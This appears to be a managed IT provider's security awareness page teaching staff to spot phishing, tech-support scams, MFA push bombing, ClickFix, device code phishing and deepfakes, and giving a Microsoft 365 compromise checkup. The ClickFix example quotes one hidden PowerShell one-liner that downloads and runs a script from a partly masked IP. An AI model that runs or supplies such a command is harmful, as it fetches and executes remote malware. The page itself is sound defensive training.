Know the threats. Stop the attack.
Everything your team needs to spot a phishing email, recognize the scams that follow, and check whether an account has already been compromised.
Spot the phish
Eight red flags hidden in three emails. Hover each one to learn why it works and what to do instead.
Read chapter →Real-world scams
Rebuilt from attacks our team has pulled out of client inboxes, plus how to shut each one down.
Read chapter →Have I been hacked?
Six warning signs and a five-step Microsoft 365 checkup you can run in ten minutes.
Read chapter →Learn to spot a phishing email before you click.
Three real-looking emails, eight red flags hidden inside them. Hover anything that glows and the panel on the right explains why it works and what to do instead. Find all eight and you will catch most of what lands in your inbox.
Dear user,
Our records shows your mailbox has reach 98% of it's storage limit and incoming messages may soon be rejected.
To upgrade your mailbox, open the attached summary and follow the steps inside.
Hello,
Your organization now requires multifactor authentication for all accounts. To keep access to Outlook, Teams, and OneDrive, link the Microsoft Authenticator app to your account.
Accounts that are not linked within 48 hours will be signed out of all devices until setup is complete.
Harbor Supply Co. · (781) 555-0134
Move your mouse over the email.
Anything that glows is a red flag. Hover it and this card explains why it works on people and what to do instead. There are eight to find across the three example cards. Use the arrows, tabs, or the flip button to move between them.
- Was I expecting this, from this person, right now?
- Does the address after the @ match who they claim to be?
- Is it asking for money, a password, or a change?
- Would a phone call to a number I already have settle it?
Two yeses or more to the wrong questions: report it, do not reply.
AI fixed their spelling.
Bad grammar used to catch most phishing. Generated emails now read perfectly, and they are personalized with details scraped from LinkedIn and your website. Lean on the sender address, the link, and the request instead.
QR codes are links you cannot hover.
"Scan to enable two-factor" and "scan to view your document" emails slip past link filters because the URL is in an image. Never scan a code from an email. Type the site address yourself.
An MFA prompt you did not start is an attack.
If your Authenticator app asks you to approve a sign-in while you are not signing in, someone has your password. Tap Deny, report it, and change the password right away.
What they actually look like.
Rebuilt from real attacks our team has removed from client inboxes.
Your computer is disabled. Please call Microsoft's technicians for free.
Questionable activity discovery is the reason for the computer lockup.
Questionable activity was discovered to be associated with your device.
Contact Microsoft Windows Tech Support as soon as possible.
Full-screen "your computer is locked" alerts
This is a web page pretending to be Windows. It fills the screen, plays a siren, and shows a phone number. In 99% of cases nothing is installed. The goal is to get you on the phone so a "technician" can take remote control and charge your card. You land on it from a mistyped address, a bad ad, or a link in an email.
- Do not call the number, and do not click anything on the page.
- Press Ctrl + Alt + Del and choose Sign out. Or press Ctrl + Shift + Esc, select your browser, and click End task.
- If the keyboard is frozen, hold the power button until the PC restarts.
- When you reopen the browser, do not click Restore pages.
- Tell your IT team so they can double check your system to be safe.
Fake Windows notifications
These pop-ups look like antivirus or Windows alerts but come from your browser. Somewhere along the way a website asked to show notifications and you clicked Allow, usually disguised as "prove you are not a robot" or "click Allow to play the video." Every button leads to a tech-support scam or a malware download.
- Do not click the notification. Mouse over the pop-up, click the three dots, then choose Block notifications.
- Chrome: paste
chrome://settings/content/notificationsin the address bar and remove any site you do not recognize. - Edge: paste
edge://settings/content/notificationsand do the same. - Check
chrome://extensionsoredge://extensionsand remove anything you did not install on purpose. - Still flooded? Windows Settings → System → Notifications, and turn off notifications for the browser until it is cleaned up.
Outlook · Lagos, Nigeria · Chrome on Linux
Text messages and MFA push bombing
The attacker already has your password. They trigger sign-in after sign-in so your phone keeps buzzing, then text you pretending to be IT so you approve one "to make it stop." One tap and they are in. No IT team asks you to approve a prompt or read back a code.
- Never approve a prompt you did not start. Choose Deny or It's not me.
- Do not reply to the text. Real IT never asks for codes.
- Change your password from a device you trust. The prompts stop when the password is wrong.
- Run the Chapter 03 checkup: sign-ins, security info, rules.
- Tell your IT team so they can lock the account down.
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
powershell -w hidden -c "irm http://185.203.x.x/a.ps1 | iex""Verify you are human" that asks you to press keys (ClickFix)
The page looks like a normal bot check, but the steps tell you to press Win + R, then Ctrl + V, then Enter. The site has silently copied a PowerShell command to your clipboard. Following the steps runs it, and it installs a password stealer or remote-access tool in seconds. No antivirus prompt, because you ran it yourself.
- No real website ever asks you to open Run, Terminal, or PowerShell. Close the tab.
- Copy any harmless text to clear your clipboard.
- If you already pressed Enter, unplug the network cable or turn off Wi-Fi right away.
- Do not sign in to anything from that computer until it is checked.
- Tell your IT team so they can double check your system to be safe.
Marcus Thompson has shared a document with you. Open
Copy this verification code, then continue to Microsoft and paste it to open the file.
BQ7X4KLMCopyContinue to Microsoft →Enter the code displayed on your app or device.
Device code phishing (fake file-share invitation)
It starts with a "shared a document with you" email. The Open button lands on a look-alike page that gives you a verification code and a "Continue to Microsoft" button. That button goes to the real Microsoft sign-in page, padlock and all. The code belongs to a sign-in the attacker started on their own computer. When you paste it and sign in, Microsoft hands them your session, MFA included, and they now have full access to your account.
- Real file shares open the file directly. No legitimate share ever asks you to copy a code into a Microsoft sign-in page.
- You only need a device code when you are signing in on a TV, printer, or terminal you started. Never type a code a website or email gave you.
- If you entered one: go to
mysignins.microsoft.comand choose Sign out everywhere. - Change your password from a device you trust.
- Tell your IT team so they can revoke the attacker's session. Ask us about turning off device code sign-in for your company; most businesses never need it.

Real-time deepfake video and audio
A few seconds of audio from a voicemail or webinar is enough to clone a voice. Live face-swap tools put that person on a video call. The "CFO" on the call asks finance to wire a deposit today and keep it quiet until the deal closes. Everyone on the call recognizes the face and voice, and the money is gone. Attackers use it for wires, payroll changes, gift cards, and password resets.
- Any payment, payroll, or credential change gets a callback on a number you already have, no matter who asked or how.
- Agree on a spoken code word for urgent requests. A clone will not know it.
- Urgency plus secrecy is the tell. A real executive can wait for verification.
- Ask them to turn their head fully sideways or wave a hand in front of their face. Live fakes glitch.
- Tell your IT team so they can warn the rest of the company.
Check your Microsoft 365 account in five steps.
Every hack is different, but the first signs are the same. If any of these feel familiar, run the checkup below. It takes about ten minutes and works for any Microsoft 365 business account.
Sign in the safe way.
Type the address yourself in the address bar at the top of the browser, never in a search box. Scammers buy search ads that look exactly like Microsoft and lead to fake sign-in pages.
- Bookmark the sign-in page once and use the bookmark from then on.
- Never sign in from a link inside the suspicious email or text.
Review your recent sign-ins.
Click your photo or initials in the top-right corner, choose View account, then My sign-ins. You can also go straight to mysignins.microsoft.com.
- Look for cities you were not in, hours you were asleep, and devices or browsers you do not use.
- A burst of "Unsuccessful" attempts means someone is guessing your password.
- Any sign-in you do not recognize: choose This wasn't me and continue to step three.
Check your security info.
Every phone number, email address, and Authenticator app listed here can be used to get into your account. Attackers add their own so they can get back in even after you change your password.
- First, make sure your own method is there and works (your phone, your Authenticator).
- Then delete every method you do not recognize. Unknown phone numbers, Gmail addresses, "Samsung" or "Android" Authenticator entries you never set up.
- Do not use a personal Gmail or Yahoo address as a recovery method. A breach there becomes a breach here.
Look for tampering in Outlook.
Open Outlook on the web at outlook.office.com, click the gear icon in the top right, then Mail. The same settings exist in the new Outlook desktop app under the same gear.
- Rules: anything you did not create, especially rules that move mail to RSS Feeds, Archive, Deleted Items, or Junk, or that delete messages containing words like invoice, payment, or password. Turn it off, then delete it.
- Forwarding: should be off unless you set it up. An unknown address here is the attacker reading your mail.
- Junk email: check Blocked senders for your bank, your IT team, or vendors. Attackers block alerts so you never see them.
- Also glance at Sent Items and Deleted Items for messages you did not write.
Found something? Lock it down, in this order.
Order matters. If you change the password first, the attacker's backup phone number still lets them straight back in.
- Fix security info: add your method back, delete theirs (step three).
- Turn off and delete rogue rules and forwarding (step four).
- Change your password from a device you trust: View account → Password.
- On the Security info page choose Sign out everywhere to kill every active session.
- Open myapps.microsoft.com, then your initials → Manage app permissions, and remove apps you do not recognize. Attackers add apps that read mail without a password.
- Call your IT team so they can check the rest of the tenant, and warn anyone who may have received a fake request from your account.
Read the guide? Now prove it.
The Threat Test drops real attacks in your inbox and scores how many red flags you catch. A few minutes, and a Certified Defender certificate if you score 90% or better.
Think you've been hit? Call us right now.
Wireguided clients get incident response around the clock. Not a client yet? Call anyway. We will walk you through the first hour, and there is no charge for the conversation.